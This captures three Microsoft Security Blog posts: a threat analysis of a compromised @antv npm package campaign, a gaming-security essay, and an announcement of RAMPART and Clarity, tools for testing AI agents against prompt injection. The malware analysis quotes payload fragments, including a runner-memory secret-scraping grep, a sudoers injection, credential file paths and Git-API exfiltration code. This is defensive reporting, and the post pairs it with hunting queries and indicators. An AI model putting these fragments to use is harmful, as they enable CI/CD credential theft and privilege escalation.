
Normal view

Received — 21 May 2026 Microsoft Security Blog

Mini Shai Hulud: Compromised @antv npm packages enable CI/CD credential theft

Microsoft has identified an active supply chain attack targeting the @antv node package manager (npm) package ecosystem. A threat actor compromised an @antv maintainer account and published malicious versions of widely used data-visualization packages, resulting in cascading downstream impact.

The compromise propagated through dependency chains into libraries like echarts-for-react (which has more than 1 million weekly downloads), expanding the blast radius into CI/CD pipelines and cloud workloads across the ecosystem. The malicious payload—a ~499 KB obfuscated JavaScript file—runs silently during npm install and is purpose-built to steal credentials from GitHub Actions environments.

Key capabilities observed in the payload include multi-platform credential theft (GitHub, Amazon Web Services, HashiCorp Vault, npm, Kubernetes, 1Password), GitHub Action Runner process memory scraping, privilege escalation, dual-channel data exfiltration, and Supply chain Levels for Software Artifacts (SLSA) provenance forgery. These capabilities suggest a deliberate effort to evade analysis and an apparent focus on CI/CD environments.

The authors of the antv account have also since confirmed in a ticket on the repo that the situation is now resolved.


Attack chain overview

Figure 1. @antv npm supply chain attack flow.

The @antv organization maintains charting libraries (G2, G6) embedded across dashboards and applications. The attack proceeds through:

  • Maintainer account compromise and publication of malicious @antv package versions
  • Downstream dependency amplification (echarts-for-react, size-sensor, and others)
  • Automatic payload execution through a preinstall hook during npm install
  • Execution chain: node → shell → bun → payload (Bun runtime installed if absent)

Technical analysis

The payload replaces the legitimate index.js with a single-line obfuscated script.

Obfuscation

  • Layer 1: 1,732 Base64-encoded strings in a rotated array, decoded through lookup function with the shuffle key 0xa31de
  • Layer 2: Critical strings such as command-and-control (C2) domain and env var names are encrypted with a custom PBKDF2 and SHA-256 cipher, which is decrypted at runtime.
  • Environment gating: The payload exits immediately if it’s not running on GitHub Actions on Linux
  • Branch avoidance: Skips the main, master, dependabot/, renovate/, and gh-pages when using Git API exfiltration

// Layer 1: 1,732 strings in rotated array with base64 decode
(function(_0x44be0e, _0x3ff020){
    // Array shuffle IIFE with key 0xa31de
    _0x335af4['push'](_0x335af4['shift']());
})(_0x71ec, 0xa31de));
 
// Layer 2: PBKDF2+SHA256 runtime decryption for critical strings
var e6 = "a8269c01069452afb8a54de904e6419578d155fdbdb9e566bab8576a4266b61e";
var t6 = "7f44e4ba6f6a71bd0f789e7f83bd3104";
var u5 = new du(e6, t6);  // PBKDF2 cipher instance
globalThis["f2959c600"] = function(s) { return u5.decode(s); };
 
// Environment gate - exits if not GitHub Actions on Linux
this['isGitHubActions'] = process.env[f2959c600('68zz23c6NGR9...')]  === 'true';
this['isLinuxRunner']   = process.env[f2959c600('NhUrwwYEwYIJ...')] === 'Linux';

Credential theft

The payload targets secrets across six platforms:

  • GitHub: Extracts GITHUB_TOKEN, scans for Personal Access Tokens (gh[op]_) and installation tokens (ghs_), validates through /user API, and enumerates repo and org secrets.
  • Amazon Web Services(AWS): Queries Instance Metadata Service (169.254.169[.]254), Elastic Container Service metadata (169.254.170[.]2), reads .aws/ files, harvests env vars, and then calls SecretsManager across all regions.
  • HashiCorp Vault: Searches 12+ token paths (/var/run/secrets/vault/token, ~/.vault-token, and others) and connects to a local Vault at 127.0.0[.]1:8200.
  • npm: Validates tokens using /-/whoami, exchanges OpenID Connect (OIDC) tokens for publish access, and enumerates packages
  • Kubernetes: Reads service account tokens and enumerates namespace secrets
  • 1Password: Interacts with command-line interface (CLI) and attempts master password extraction with two-factor authentication (2FA) bypass
// AWS Secrets Manager enumeration
'secretsmanager:ListSecrets'
'secretsmanager:GetSecretValue('
 
// Vault token paths searched (12+ locations)
'/var/run/secrets/vault/token'
'/.vault-token'
'/home/runner/.vault-token'
'/root/.vault-token'
'/etc/vault/token'
 
// GitHub API secret enumeration
'/actions/secrets?per_page=100'
'/actions/organization-secrets?per_page=100'

Runner memory scraping

The payload locates the GitHub Actions Runner.Worker PID using /proc scanning, then extracts runtime secrets using the following:

// Locates Runner.Worker PID via /proc
'findRunnerWorkerPIDLinux'
// Scans /proc//cmdline for "Runner.Worker"
 
// Extracts secrets from process memory
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u

This activity bypasses normal secret masking by reading secrets directly from runner process memory.

Privilege escalation

  • Injects sudoers rule through bind mount: echo ‘runner ALL=(ALL) NOPASSWD:ALL’ > /mnt/runner
  • Modifies /etc/hosts for DNS redirection
// Injects passwordless sudo via /etc/sudoers.d bind mount at /mnt
echo 'runner ALL=(ALL) NOPASSWD:ALL' > 
 && chmod 0440 /mnt/runner
 
// DNS manipulation
sudo sh -c "echo '127.0.0.1 ' >> /etc/hosts"
 
// Validates sudo access before operations
sudo -n true

Exfiltration

Dual-channel exfiltration:

  • Primary: HTTPS to encrypted C2 domain (port 443) with DNS pre-check and health probe
  • Fallback: Git Data API — Creates blobs, trees, or commits in victim repositories on non-protected branches
  • Tertiary: Creates public repos under victim accounts with reversed description (“niagA oG eW ereH :duluH-iahS”); more than 2,200 of these repos have been observed as of this writing
// Primary: HTTPS C2 with encrypted domain (port 443)
let config = {
    'domain': f2959c600('bXVunP4+izfR/cOx8zhW/fw8v6xFc4cvjYgGdbEE'),
    'port': 0x1bb,  // 443
    'path': f2959c600('5WA4NOQUD/n/mNx/cqL4gSVQrTrwV+RBKO7TXeTIk3fFBUt+2arGDjc='),
    'dry_run': false
};
 
// Fallback: Git Data API - creates blobs/trees/commits in victim repos
await j(token, '/repos/' + owner + '/' + repo + '/git/blobs',
        {'method': 'POST', 'body': JSON.stringify(stolen_data)});
'/git/trees'
'/git/commits'
 
// Branch filter - avoids protected branches to evade detection
Dw = ['dependabot/', 'renovate/', 'gh-pages', 'docs/',
      'copilot/', 'master', 'main'];

Propagation and persistence

  • Enumerates /user/repos and /user/orgs to spread into additional repositories
  • Installs Bun runtime, executes second-stage payload using bun run .claude/
  • Deploys token monitor for ongoing credential capture
  • Forges SLSA provenance attestations through Sigstore (Fulcio or Rekor) to appear legitimate

Impact and blast radius

  • Direct compromise of @antv packages with broad ecosystem adoption
  • Amplification through downstream dependencies into thousands of projects
  • Cascading risk: stolen npm tokens enable further package poisoning, stolen GitHub tokens enable repo manipulation, and stolen AWS credentials enable cloud access
  • SLSA provenance forgery erodes trust in supply chain attestation frameworks

How GitHub took action to prevent further harm

Upon learning of the attack, GitHub acted immediately to limit further damage. It removed 640 malicious packages and invalidated 61,274 npm granular access tokens with write permissions and 2FA bypass, preventing leaked tokens from being used in this or similar attacks. GitHub also published advisories relevant to this malware campaign in the GitHub Advisory Database and alerted the community through Dependabot alerts and npm audit. It continues to monitor for additional affected packages and remove them as needed.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Review dependency trees for direct or transitive usage of affected @antv/ packages.
  • Identify systems that installed or built affected package versions during the suspected exposure window.
  • Pin known-good package versions where possible and avoid automatic dependency upgrades until validation is complete.
  • Disable pre- and post-installation script execution by ensuring you run npm install with --ignore-scripts.
  • While GitHub team has already invalidated all the npm tokens that had write access and 2FA bypass, Microsoft Defender still recommends rotating credentials, tokens, npm access tokens, CI/CD secrets, and cloud credentials that might have been exposed in affected build or developer environments.
  • Rotate credentials, tokens, npm access tokens, CI/CD secrets, and cloud credentials that might have been exposed in affected build or developer environments.
  • Audit organization and personal GitHub accounts for public repositories with the description “niagA oG eW ereH :duluH-iahS” or other unexpected repositories created during the exposure window, and revoke any GitHub tokens that might have been implicated.
  • Audit CI/CD logs for unexpected outbound network connections, script execution, or suspicious package lifecycle activity.
  • Review npm package lockfiles, build logs, and artifact provenance for evidence of compromised package versions.
  • Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.
  • Use Microsoft Defender XDR to investigate suspicious activity across endpoints, identities, cloud apps, and developer environments.
  • Use Microsoft Defender Vulnerability Management to search for antv packages across your estate.

Microsoft Defender XDR Detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved activityMicrosoft Defender coverage
Execution Suspicious script execution during npm install or package lifecycle activityMicrosoft Defender Antivirus
– Trojan:AIGen/NPMStealer
– Backdoor:Python/ShaiWorm
– Trojan:JS/ShaiWorm
– Trojan:JS/ObfusNpmJs  

Microsoft Defender for Endpoint
– Suspicious usage of Bun runtime
– Suspicious Installation of Bun runtime
– Suspicious Node.js process behavior      
Credential AccessPotential harvesting of environment variables, tokens, or developer secretsMicrosoft Defender for Endpoint
– Credential access attempt
– Suspicious cloud credential access by npm-cached binary
– Kubernetes secrets enumeration indicative of credential access

Microsoft Defender for Cloud
Sha1-Hulud Campaign Detected: Possible command injection to exfiltrate credentials
Command and ControlPotential outbound connections from build systems or developer machinesMicrosoft Defender for Endpoint
Connection to a custom network indicator

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat, including:

  • Incident investigation
  • Microsoft user analysis
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability or supply chain impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Microsoft Defender XDR Threat analytics

https://security.microsoft.com/threatanalytics3/5879a0e7-f145-407b-bc84-1ae405a016ea/overview

Advanced hunting

The following sample queries let you search for a week’s worth of events. To explore up to 30 days of raw data, go to the Advanced Hunting page > Query tab, and update the time range to Last 30 days.

Hunt for suspicious npm lifecycle script execution

This query searches for Node.js and npm activity involving install lifecycle behavior and relevant package references.

DeviceProcessEvents
| where FileName in~ ("node.exe", "npm.cmd", "npm.exe", "npx.cmd", "npx.exe")
| where ProcessCommandLine has_any ("preinstall", "postinstall", "install")
| where ProcessCommandLine has_any ("@antv", "echarts-for-react")
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine,
          AccountName

Hunt for potential compromise of through malicious npm packages

DeviceProcessEvents
| where Timestamp > ago(2d)
| where FileName in ("bun", "bun.exe")
| where ProcessCommandLine has "run index.js"

Hunt for affected dependencies in your software inventory

DeviceTvmSoftwareInventory
| where SoftwareName has "antv" or SoftwareVendor has "antv"
| project DeviceName, OSPlatform, SoftwareVendor, SoftwareName, SoftwareVersion

Hunt for suspicious outbound connection from python backdoor

DeviceNetworkEvents
| where Timestamp > ago(2d)
| where InitiatingProcessFileName startswith "python"
| where InitiatingProcessCommandLine has "/cat.py"

Hunt for suspicious outbound activity from Node.js processes

Searches for network connections initiated by Node.js or npm processes that reference package-related paths or commands.

DeviceNetworkEvents
| where InitiatingProcessFileName in~ ("node.exe", "npm.exe", "npx.exe")
| where InitiatingProcessCommandLine has_any ("@antv", "echarts-for-react", "node_modules")
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine,
          AccountName

Hunt for affected dependency references in developer directories

This query searches for package manifest or lockfile activity that might contain relevant dependency references.

DeviceFileEvents
| where FileName in~ ("package.json", "package-lock.json", "yarn.lock", "pnpm-lock.yaml")
| where FolderPath has_any ("node_modules", "src", "repo", "workspace")
| where AdditionalFields has_any ("@antv", "echarts-for-react")
| project Timestamp, DeviceName, FolderPath, FileName,
          InitiatingProcessFileName, InitiatingProcessCommandLine

Hunt for post-compromise C2 activity

DeviceNetworkEvents
| where Timestamp > ago(2d)
| where RemoteUrl has "t.m-kosche.com"

Shai-Hulud npm supply-chain indicator observed inside a Kubernetes container

CloudProcessEvents
| where ProcessCommandLine has_any ("IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner", "niagA oG eW ereH", ":duluH-iahS", "t.m-kosche.com", "7cb42f57561c321ecb09b4552802ae0ac55b3a7a", "@antv/setup")
| project Timestamp, AzureResourceId, KubernetesPodName, KubernetesNamespace, ContainerName, ContainerId, ContainerImageName, ProcessName, ProcessCommandLine, ProcessCurrentWorkingDirectory, ParentProcessName, ProcessId, ParentProcessId, AccountName

Indicators of Compromise (IOC)

IndicatorTypeDescription
@antv – whole accountPackage scope  All packages maintained by the antv account were compromised.

As per the latest statement from the account author’s this situation is now resolved.
echarts-for-reactPackage name  One of the major downstream packages impacted by the antv compromise.
As per the latest statement from the repository author’s this situation is now resolved
a68dd1e6a6e35ec3771e1f94fe796f55dfe65a2b94560516ff4ac189390dfa1cSHA-256Malicious payload JavaScript file
fb5c97557230a27460fdab01fafcfabeaa49590bafd5b6ef30501aa9e0a51142SHA-256Malicious backdoor Python script
t.m-kosche[.]com:443DomainInfrastructure associated with campaign
Index.jsFile nameMalicious script or dropped file
cat.pyFile nameMalicious script or dropped file

References

This research is provided by Microsoft Defender Security Research with contributions from Rahul Mohandas, Sumith Maniath, Ahmed Saleem Kasmani, Arvind Gowda, Sagar Patil, and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Mini Shai Hulud: Compromised @antv npm packages enable CI/CD credential theft appeared first on Microsoft Security Blog.

Securing the gaming culture of cultures

20 May 2026 at 18:00

The Deputy CISO blog series is where Microsoft Deputy Chief Information Security Officers (CISOs) share their thoughts on what is most important in their respective domains. In this series, you will get practical advice, tactics to start (and stop) deploying, forward-looking commentary on where the industry is going, and more. In this article, Aaron Zollman, Vice President and Deputy CISO for Gaming at Microsoft discusses the unique challenges and rewards of securing gaming.

There are more than 500 million monthly active players¹ across Xbox consoles, PC, handheld, and more through Xbox cloud gaming. They’re the folks who come to mind when people refer to “gaming culture.” But they’re not really the whole story. Globally, more than 3 billion people engage with gaming.² The majority of these people are gamers, but the number also includes developers working for independent gaming studios, engineers supporting the Xbox platform, and the security and operations professionals that support them all.

In my role as Deputy CISO for Gaming at Microsoft, it’s this much larger, much more complex community that I have to take into account. My team and I aren’t tasked solely with protecting consoles or player accounts. We’re safeguarding intellectual property (IP), live operations, and the trust of billions of interactions. We’re also partnering on risks that range from cheating and monetization exploits to supply chain vulnerabilities and regulatory compliance for child safety and privacy.

Gaming isn’t really a single culture, but rather a culture of cultures—each with their own risk factors to account for. At the heart of gaming is the player experience—their need for seamless access, low latency, and frictionless, immersive experiences. This goes hand-in-hand with privacy and safety in a world where cyberattackers could target well-known players. But aside from those basic needs, players form their own tribes, and a diverse, global player base requires a different approach—which makes securing gaming unique. You don’t approach it like you might traditional enterprise. Studios operate with creative autonomy, platforms demand global scale and low latency, and players expect frictionless experiences. That diversity makes gaming vibrant while also creating unique security challenges.

Each culture comes with its own security risks

Let’s first take a look at the risks that most often appear with each of the overlapping cultures that make up the world of gaming:

Platforms, underpinning services like Xbox Game Pass and Xbox Cloud Gaming, require centralized infrastructure with high availability. Here, security must integrate seamlessly with identity systems and Microsoft-wide standards without slowing down gameplay. But platforms face a number of distinct risks.

The complexity of platforms makes them a rich target for financially-motivated cyberattackers seeking to take over top accounts—or send targeted messages to individuals in an environment where they aren’t expecting phishing, which can threaten both ecosystem trust and commercial strategy. And because platforms serve as the connective tissue between devices, we have to pay special attention to weaknesses in integration points.

We also contend with fraud and abuse in commerce systems, where bad actors attempt to manipulate in-game economies or exploit payment flows. These persistent cyberthreats require layered defenses, real-time monitoring, and rapid responses.

Game development studios, whether they are AAA giants, indie teams, or sole developers, thrive on flexibility. Their environments are highly individualized and frequently blend proprietary tools with third-party assets and co-development with partners. My job is to make sure they can innovate securely—balancing their creative freedom with governance and compliance timelines. But this flexibility introduces risks that look very different from experienced by centralized platforms.

On the plus side, studios’ independence creates smaller failure domains, leaving them free to make their own choices and experiment with new tools, partners and engineering practices, without putting the broader platform and peer studios at risk. But reputation, regulatory liability, and cyberattacker interest can’t be firewalled off so easily. So, we need to establish a baseline of controls and detect anomalies early, closing down blind spots—despite fragmented development environments and third-party risk from studios that rely on external contractors, middleware providers, and asset marketplaces.

And some of the cyberattacks are the same: Without tight identity governance, credential sprawl can create highly-privileged accounts that become prime targets for threat actors. Studios operate under tight deadlines and with small margins, so we need empathy for their desire to make things easier—and to avoid security checks when under milestone pressure—despite the risk those actions could cause to production.

It’s also important to note that the driving factor for many threat actors targeting studios is the incredibly high value of unreleased IP. For the same reason, social engineering and insider threats are a constant risk for studios.

Studio Central Teams provide shared IT and infrastructure support. They’re the bridge between creative teams and operational security, ensuring that artists, producers, and marketers work in environments that are both productive and resilient. But that role comes with its own set of risks, which are often hidden in the complexity of shared services.

When central teams support diverse projects, maintaining consistent security baselines across cloud resources, build servers, and collaboration tools becomes difficult. Failing to maintain security consistency can lead to configuration drift—where a single misconfigured storage bucket or firewall rule can expose critical assets. But because central teams manage shared infrastructure, they are risk-averse to changes, including some critical security patches, that could cause cascading production failures.

These central teams can be security’s best partners for implementing strong monitoring and segmentation—but also need to be governed to avoid insider risk and toxic combinations of overlapping permissions.

Collaboration over control

Security in gaming isn’t about imposing rules. It’s more about partnership. I work closely with Temi Adabambo, General Manager for Gaming Security, Microsoft, and Eric Mourinho, Chief Architect, Microsoft, to co-develop secure environments and shared tooling. Governance is a dialogue. We collaborate between platform teams, studio IT, security architects, and technical directors in game studios. That’s how we manage exception handling, cross-team dependencies, and the tension between creative speed and security rigor.

One of the advantages of the Microsoft environment is the access it grants us to a security ecosystem that scales globally. In gaming, we build upon that foundation, adapting it for the unique needs of developers, platforms, and players:

  • Identity and access management: We use Microsoft Entra ID to secure identities across Xbox Live, Game Pass, and studio environments. Shared identity systems allow frictionless sign-in for players while enforcing strong authentication for developers and partners.
  • Compliance and governance: We rely on a combination of tools and processes to manage sensitive data and meet regulatory obligations across environments like public cloud infrastructure and bespoke studio setups. This includes Microsoft Purview for data classification and compliance monitoring, Microsoft Defender for Cloud for policy enforcement and resource hardening, Entra ID for identity governance, and Microsoft Sentinel for audit and reporting. Together, these capabilities help us maintain visibility, enforce standards, and respond quickly to compliance exceptions without slowing down development.
  • Threat intelligence and detection: With Microsoft Defender for Cloud, Microsoft Sentinel, and proprietary Microsoft tooling, we gain visibility into cyberthreats across platforms and supply chains. These tools allow us to detect anomalies, respond quickly, and share intelligence across teams without slowing down creative workflows.
  • Secure development lifecycles: We embed security into game development through automated code scanning, vulnerability management, and secure build pipelines, helping studios ship faster without sacrificing safety.

These are enterprise-grade capabilities, adapted to the needs of the global gaming culture of cultures. They allow us to protect billions of interactions while enabling the creativity that defines this industry. 

Looking ahead 

Gaming will only grow more complex. But I see that as an opportunity. Security presents challenges, but in facing those challenges head-on, we are constantly refining our practices, products, and player experiences. When we design for resilience, we protect not just games but the communities that help them thrive.

For Microsoft, that means treating gaming security as an ever-evolving system—one that changes with each new iteration of technology, player expectations, and the creative heartbeat of the industry.

Security teams and their families are gamers too. Visit the Xbox Wire and our recent blog post for Safer Internet Day to learn more about how we keep players and communities safe and secure at Xbox.

Microsoft
Deputy CISOs

To hear more from Microsoft Deputy CISOs, check out the OCISO blog series:

To stay on top of important security industry updates, explore resources specifically designed for CISOs, and learn best practices for improving your organization’s security posture, join the Microsoft CISO Digest distribution list.

Man with smile on face working with laptop

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.


¹Microsoft FY25 Fourth Quarter Earnings Conference Call  

²Microsoft to acquire Activision Blizzard to bring the joy and community of gaming to everyone, across every device 

The post Securing the gaming culture of cultures appeared first on Microsoft Security Blog.

Introducing RAMPART and Clarity: Open source tools to bring safety into Agent development workflow

The AI systems shipping inside enterprises today are fundamentally different from the ones we were building even two years ago, because they have moved well past answering questions and into accessing your email, retrieving records from your CRM, writing and executing code, and taking actions on your behalf across dozens of connected systems. That shift from “generate text” to “do things in the world” changes the safety equation entirely, because an agent that can act can also potentially act in ways nobody intended.

Today Microsoft is open-sourcing two tools designed to help engineers: Microsoft RAMPART, an agent test framework for encoding adversarial and benign scenarios as repeatable tests that can run in CI, making it easy to turn red-team findings and AI incidents into lasting regression coverage; and Clarity, a structured sounding board that helps teams figure out whether they are building the right thing before they write a single line of code.

We built these tools because we believe that AI safety has to become a continuous engineering discipline rather than a periodic checkpoint, and we think the best way to make that happen is to put practical, open tools in the hands of the people doing the building.

Why we are investing in this

  1. Helping teams think through the “why,” before the “how” of software building: In the vibe coding era, execution is easy and the harder question is the “why.” The most expensive safety failures we see almost always trace back to design mistakes that nobody questioned early enough, long before any adversary got involved — say, when a product team decided their agent should have access to a tool, or handle a particular user flow, without fully working through what could go wrong. By the time a red team engagement surfaces the issue, the system is largely built, and addressing it means going back to the drawing board. We wanted to give product managers and engineers a way to pressure-test their assumptions at the start of a project, when changing course is cheap and the right conversation can save months of rework.
  2. Scaling the lessons of red teaming across the industry. The techniques that uncover vulnerabilities in one agentic product almost always shed light on another. A cross-prompt injection attack that works against one system will often work, with minor variations, against a customer service agent or a coding assistant. But those lessons tend to stay locked inside individual engagement reports. Our goal was to build a system where the lessons of red teaming exercises can be turned into runnable engineering assets.  
  3. Making incidents reproducible and mitigations verifiable. If something goes wrong in production AI systems, the team responding needs to do two things quickly: replicate the incident so they understand exactly what happened, and verify that whatever fix they ship actually holds up against variants of the original attack. Both of those tasks are harder than they sound with probabilistic LLMpowered systems, and most teams end up doing them manually in an ad hoc way. We wanted tooling that is purpose-built for exactly this workflow, so that incident response becomes a repeatable engineering process rather than a scramble.

RAMPART: Continuous safety testing for agentic AI

RAMPART is an open-source testing framework that brings red teaming techniques directly into the development workflow. It is built on top of PyRIT, Microsoft’s open automation framework for red teaming generative AI systems so that RAMPART leverages the best in class, out of the box adversarial tests. Where PyRIT is optimized for black-box discovery by security researchers after the system is built, RAMPART is built for engineers as the system is being built.

The developer experience will feel familiar to anyone who has written integration tests. Teams write standard pytest tests that describe scenarios drawn from their threat model. Each test connects to the agent through a thin adapter, orchestrates an interaction, and evaluates observable outcomes. Tests return a clear pass or fail signal and can be gated in CI just like any other integration test. When a new tool or data source is added to the agent, the corresponding safety test can be added in the same pull request.


RAMPART is different from conventional testing in the following ways:

  1. Built for prompt injection attacks: RAMPART’s most mature coverage today focuses on cross-prompt injection attacks, scenarios in which an agent retrieves or processes potentially poisoned content from documents, emails, tickets, or other data sources that manipulate its behavior indirectly.  New threat categories can be added incrementally as attack patterns evolve, and the framework’s extension points are all defined as Python protocols, so integration stays lightweight even for complex agent architectures.<
  2. Built for probabilistic behavior: Because LLM behavior is probabilistic, RAMPART supports statistical trials. The same test can run multiple times with policies like “this action must be safe in at least 80 percent of runs.” This reflects how agents actually behave in production far more accurately than single-shot validation ever could.
  3. Built to reproduce your AI red team findings and AI incidents: RAMPART is designed to work alongside dedicated red teaming, and the two reinforce each other. Findings from a red team engagement can be encoded as RAMPART tests, which means the issue is permanently covered, runs on every change, and never silently regresses. The ownership model is intentionally flipped from the traditional approach: engineers write the tests, engineers run them, and engineers treat failures like any other bug. The framework supplies the attack strategies, adversarial payload generation, and evaluation logic. The test author focuses on expressing expectations about what their agent should and should not do.

Agent safety ultimately comes down to what the agent does, which means evaluators need to look at which tools it invokes, what side effects occur, and whether those actions stay within expected boundaries. RAMPART’s evaluators are designed to inspect all of that. They are composable, so teams can combine them with boolean logic to express nuanced safety conditions rather than relying on a single binary signal.

Clarity: Helping check software engineering assumptions

Where most AI tools are designed to help teams execute faster, Clarity was designed by Microsoft to help them figure out whether they are executing on the right thing in the first place. It asks the kinds of questions that experienced architects, product managers, and safety engineers would ask, the ones that are easy to skip when a team is excited about building something new.

Consider a team that wants to add real-time collaboration to a document editor. Instead of jumping straight to implementation options, Clarity will ask what happens when two people edit the same paragraph at the same time, and whether the team actually needs true real-time collaboration with cursors and presence indicators, or whether “nobody loses their work” is the real requirement. Those two answers can lead to very different architectures with very different failure modes, and getting clarity on that distinction early can save months of rework.

Clarity runs as a desktop app, a web UI, or embedded directly in a coding agent. It guides engineers through structured conversations covering problem clarification, solution exploration, failure analysis, and decision tracking. As the conversation progresses, the results are written to a .clarity-protocol/ directory in the repo as plain, human-readable markdown files that get committed, reviewed in pull requests, and diffed just like source code. They capture the problem statement, the solution rationale, the failure analysis, and the key decisions made along the way.

The failure analysis deserves a closer look, because it goes well beyond what a single reviewer would typically catch. Multiple AI “thinkers” independently examine the system from different angles, including security, human factors, adversarial scenarios, and operational concerns. The team then works through the results together with Clarity, grouping related failures, tracing causal chains, and building management plans.  

Clarity also tracks staleness across these documents, because they form a dependency graph. When a problem statement changes, Clarity knows that the solution description and failure analysis might need revisiting and nudges the team to do so. Important decisions are captured with their criteria, the options considered, and the rationale behind each choice, so that six months later anyone on the team can revisit the full reasoning, including which alternatives were ruled out and why.

The .clarity-protocol/ directory becomes a shared artifact that everyone on the team can see and contribute to, and for stakeholders who need a summary before a review, Clarity can generate a review packet that tells a coherent narrative.

RAMPART and Clarity are part of a broader movement toward spec-driven, engineering-native AI safety. They complement Microsoft’s work on policy-to-measurement systems: Clarity helps teams clarify design intent and capture assumptions; RAMPART gives teams the building blocks to write concrete agent safety testsand keep them running as agents evolve.. Together, these approaches move AI safety from a one-time review to a set of living artifacts that developers can use throughout the lifecycle.

RAMPART and Clarity available now

Both RAMPART and Clarity are available today as open source projects from Microsoft.

We look forward to working with the community. For feedback, and partnership in deploying this in the enterprise setting, please contact aisafetytools@microsoft.com.

Contributions

Microsoft RAMPART is led by Bashir Partovi with contributions from Elliot H Omiya, Richard Lundeen, Nina Chikanov, Spencer Schoenberg, and Toby Kohlenberg. Clarity is joint project from Yonatan Zunger, Dharmin Shah, Elliot H Omiya, Eve Kazarian, Sarah Cooley, and Neil Coles. We would like to thank Minsoo Thigpen, Abby Palia, Mehrnoosh Sameki, Hilary Solan, Elliot Volkman, Pete Bryan, Roman Lutz, and Shiven Chawla for their helpful comments.

The post Introducing RAMPART and Clarity: Open source tools to bring safety into Agent development workflow appeared first on Microsoft Security Blog.

❌